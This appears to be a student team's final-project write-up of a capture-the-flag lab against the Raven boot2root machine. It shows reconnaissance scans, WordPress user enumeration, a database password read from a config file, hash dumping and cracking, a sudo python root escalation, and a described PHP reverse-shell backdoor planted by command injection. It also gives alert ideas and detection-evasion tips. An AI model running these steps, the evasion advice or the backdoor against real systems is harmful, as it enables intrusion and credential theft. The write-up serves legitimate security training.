# Final Engagement

## Attack, Defense & Analysis of a Vulnerable Network


Group 2 - Ahmad, Aaron, Sree, Andrew, Rajitha, Alex, Ardvan, Chat, Preet

# Table of Contents

## This document contains the following resources:

# Network Topology
# & Critical Vulnerabilities

# Network Topology




**Network**
Address Range:192.168.1.100/24
Netmask:255.255.255.0
Gateway:192.168.1.1

**Machines**
IPv4:192.168.1.100
OS:Ubuntu Linux
Hostname:ELK

IPv4:192.168.1.105
OS:Ubuntu Linux
Hostname:Capstone

IPv4:192.168.1.110
OS:Debian Linux
Hostname: Target 1

IPv4:192.168.1.90
OS:Debian Linux
Hostname:Kali

# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

| Vulnerability | Description | Impact |
|---|---|---|
| Port 22/ssh is open | Provides us with the ability to ssh in to discover credentials | Critical |
| Port 111/tcp is open | Potential recon and file upload/download | High |
| Port 80/tcp is open | Provides us access to http server /web browser | High |
| Port 139/tcp | Potential Metasploitable reverse shell | High |

# Exploits Used

# Exploitation: Open port vulnerabilities

Summarize the following:

- The vulnerabilities were exploited using a port scanner tool called nmap
- With nmap, we did a port scan on an IP address range 192.168.1.90/24
- Screenshots in the following slides

# Exploitation: Open port vulnerabilities (continued)

```
root@Kali:~# nmap 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 18:13 PST
Nmap scan report for 192.168.1.1
Host is up (0.00066s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.00077s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

Elk

```
Nmap scan report for 192.168.1.115
Host is up (0.00071s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (6 hosts up) scanned in 6.97 seconds
root@Kali:~# nmap help
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 18:16 PST
Failed to resolve "help".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
root@Kali:~#
root@Kali:~#
root@Kali:~# nmap -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 18:17 PST
Nmap scan report for 192.168.1.105
Host is up (0.00067s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
```

# Exploitation: Open port vulnerabilities (continued)

```
| -      2019-05-07 18:27  company_folders/
| -      2019-05-07 18:25  company_folders/company_culture/
| -      2019-05-07 18:26  company_folders/customer_info/
| -      2019-05-07 18:27  company_folders/sales_docs/
| -      2019-05-07 18:22  company_share/
| -      2019-05-07 18:34  meet_our_team/
| 329    2019-05-07 18:31  meet_our_team/ashton.txt
| 404    2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see htt
ps://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=2/5%OT=22%CT=1%CU=34212%PV=Y%DS=1%DC=D%G=Y%M=00155D%TM
OS:=601DFC4A%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

TRACEROUTE
HOP RTT     ADDRESS
1   0.67 ms 192.168.1.105

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.11 seconds
root@Kali:~# nmap -A 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 18:18 PST
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
```

```
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          34849/udp   status
|   100024  1          50642/udp6  status
|   100024  1          57287/tcp   status
|_  100024  1          60570/tcp6  status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h39m59s, deviation: 6h21m02s, median: 0s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unk
nown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
|   NetBIOS computer name: TARGET1\x00
|   Domain name: local
|   FQDN: raven.local
|_  System time: 2021-02-06T13:18:43+11:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
```

# Exploitation: Open port vulnerabilities (continued)

```
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-02-06T02:18:43
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   1.13 ms 192.168.1.110

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.94 seconds
root@Kali:~#
```

```
root@Kali:~# nmap -sS -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 18:10 PST
Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.71 seconds
root@Kali:~#
```

# WPScan

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress/ --enumerate u --force
_______________________________________________________________
         __          _______   _____
         \ \        / /  ___| / ____|
          \ \  ^  / /| |_  | (___   __  __  _  __
           \ \/ \/ / |  _|  \___ \ / _`|/ _`| |/ _\
            \  ^  /  | |    ____) | (_| (_| | | |
             \/ \/   |_|   |_____/ \__,_\__,_|_|_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Fri Feb 12 02:17:18 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
```

```
[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <==========================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Fri Feb 12 02:17:20 2021
[+] Requests Done: 17
[+] Cached Requests: 35
[+] Data Sent: 3.757 KB
[+] Data Received: 12.015 KB
[+] Memory used: 112.609 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

Establish ssh session

```
root@Kali:~# ssh michael@192.168.1.110 -p 22
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Feb 12 22:09:42 2021 from 192.168.1.90
michael@target1:~$
```

Getting access to MYSQL and retrieving hashes

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
mysql> select id, user_login, user_pass from wp_users into outfile '/tmp/wp_hashes.txt';
Query OK, 2 rows affected (0.00 sec)
```

```
michael@target1:/tmp$ cat wp_hashes.txt
1       michael $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
2       steven  $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
michael@target1:/tmp$
```

dump WordPress user password hashes

# Gaining root level access

```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```

```
root@Kali:~# ssh steven@192.168.1.110 -p 22
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$
```

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# sudo -l
Matching Defaults entries for root on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on raven:
    (ALL : ALL) ALL
root@target1:/home/steven#
```

# Exploitation: Root permissions

Summarize the following:

- Steven had permissions to run python scripts with root privileges
- Running a python script in root to generate a bash shell
- The result: root access

# Exploitation: Root permissions

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

```
root@target1:/home/steven# sudo -l
Matching Defaults entries for root on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on raven:
    (ALL : ALL) ALL
```

```
root@target1:/# find -name "*flag*.txt"
./var/www/flag2.txt
./root/flag4.txt
```

```
root@target1:/home/steven# find -L /var/www -name "*flag*.txt"
/var/www/flag2.txt
root@target1:/home/steven# cd /var/www/
root@target1:/var/www# cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
root@target1:/var/www#
```

# Exploitation: Root permissions

```
root@target1:/# cat ./root/flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:/#
```

# Avoiding Detection

# Stealth Exploitation of [Accessing Open Ports SSH 22 and HTTP 80]

## Monitoring Overview

- Setting up an alert which detects when an unknown IP tries to SSH into the host machine or access the web page would help prevent this exploit from being used.
- The alert would be setup to monitor the network packets received by packetbeats setup on the host machine (Target1).
- The alert should go off if and when an unknown IP is able to make a remote connection to the host machine or access the web page.

## Mitigating Detection

- If this sort of alert is setup, a way around it could be to use SSH tunneling with a device (IP) which is trusted by the alert.
- There are no real alternatives to the exploit other than trying to gain access using other open ports on the target machine.

# Stealth Exploitation of [Wordpress Scanning]

**Monitoring Overview**

- An alert should be setup to monitor excessive HTTP errors and or excessive 404 errors.
- It would go off if and when the count of the http.response.status_code goes over 400 in a five minute period.
- This alert would be setup to monitor the network packets traffic coming in from packetbeats.

**Mitigating Detection**

- Essentially a wpscan is very easy to detect as there is no rate limiter. However if a wpscan is successful, it is more likely that there is no alert system setup to monitor traffic to the site as the individual or company have taken their security of the wordpress site lightly.
- You can potentially go undetected by performing a MitM attack.

# Stealth Exploitation of [Using Python to Escalate to Root]

**Monitoring Overview**

- To detect this you can set up a an alert to detect if any python script is run on the system
- The alert would detect this by analyzing log files obtained from filebeats running on the target machine.
- The alert should be set to go off if any python script is run which is not already setup to run in routine or by the system at startup.
- Essentially no user should be given root privileges to run python scripts unless it is a requirement of their work - just going off the least privileges principle.

# Maintaining Access

# Backdooring Target 1

## Maintaining Access

A backdoor is a method to go back into the  target system that is setup or found during the attack . It can be a worm or object code , In our case we will find the backdoor by using the authorization of python module steven has .

**What kind of backdoor did you install (reverse shell, shadow user, etc.)?**

First i found the password of michael and steven which will be 2 backdoors , then i saw steven had access to python module which is vulnerable

We used

sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’

Enables me to log in from user without sudo access to the root and it is python vulnerability

**How did you drop it (via Metasploit, phishing, etc.)?**

I dropped it by guessing michael password  and by using WPscan that showed me the database password . I then logged in to the database to find steven password which enabled me to exploit python module and loggin as root

# Backdooring the Target 2

## Backdoor Overview

**What kind of backdoor did you install (reverse shell, shadow user, etc.)?**
It is reverse shell/backdoor.php with netcat listener installed. Netcat running in a listening mode will create the communication channel, we connect with our attack system to the listening netcat application.When a connection is made, netcat will execute the bash shell, allowing us to interact with the system.Permissions are transferred whenever a process is launched; the bash shell will inherit the same permissions of whoever started the netcat process, which was the system itself.
**How did you drop it (via Metasploit, phishing, etc.)?**
Through the use of command injection attacks
By using curl as the main driver | http://192.168.1.115/contact.php
You can use either GET or POST requests to send commands. With GET requests all your commands will end up in the web server's access logs, so POST is quieter and stealthier. You can do a GET (or POST) request and pass commands in a Cmd HTTP header. This was around the Target 2 machine.
**How do you connect to it?**
http://192.168.1.115/contact.php?cmd.id
Using the HTTP request header will be a stealtheir way to do that, can be used for web servers that have PHP enabled.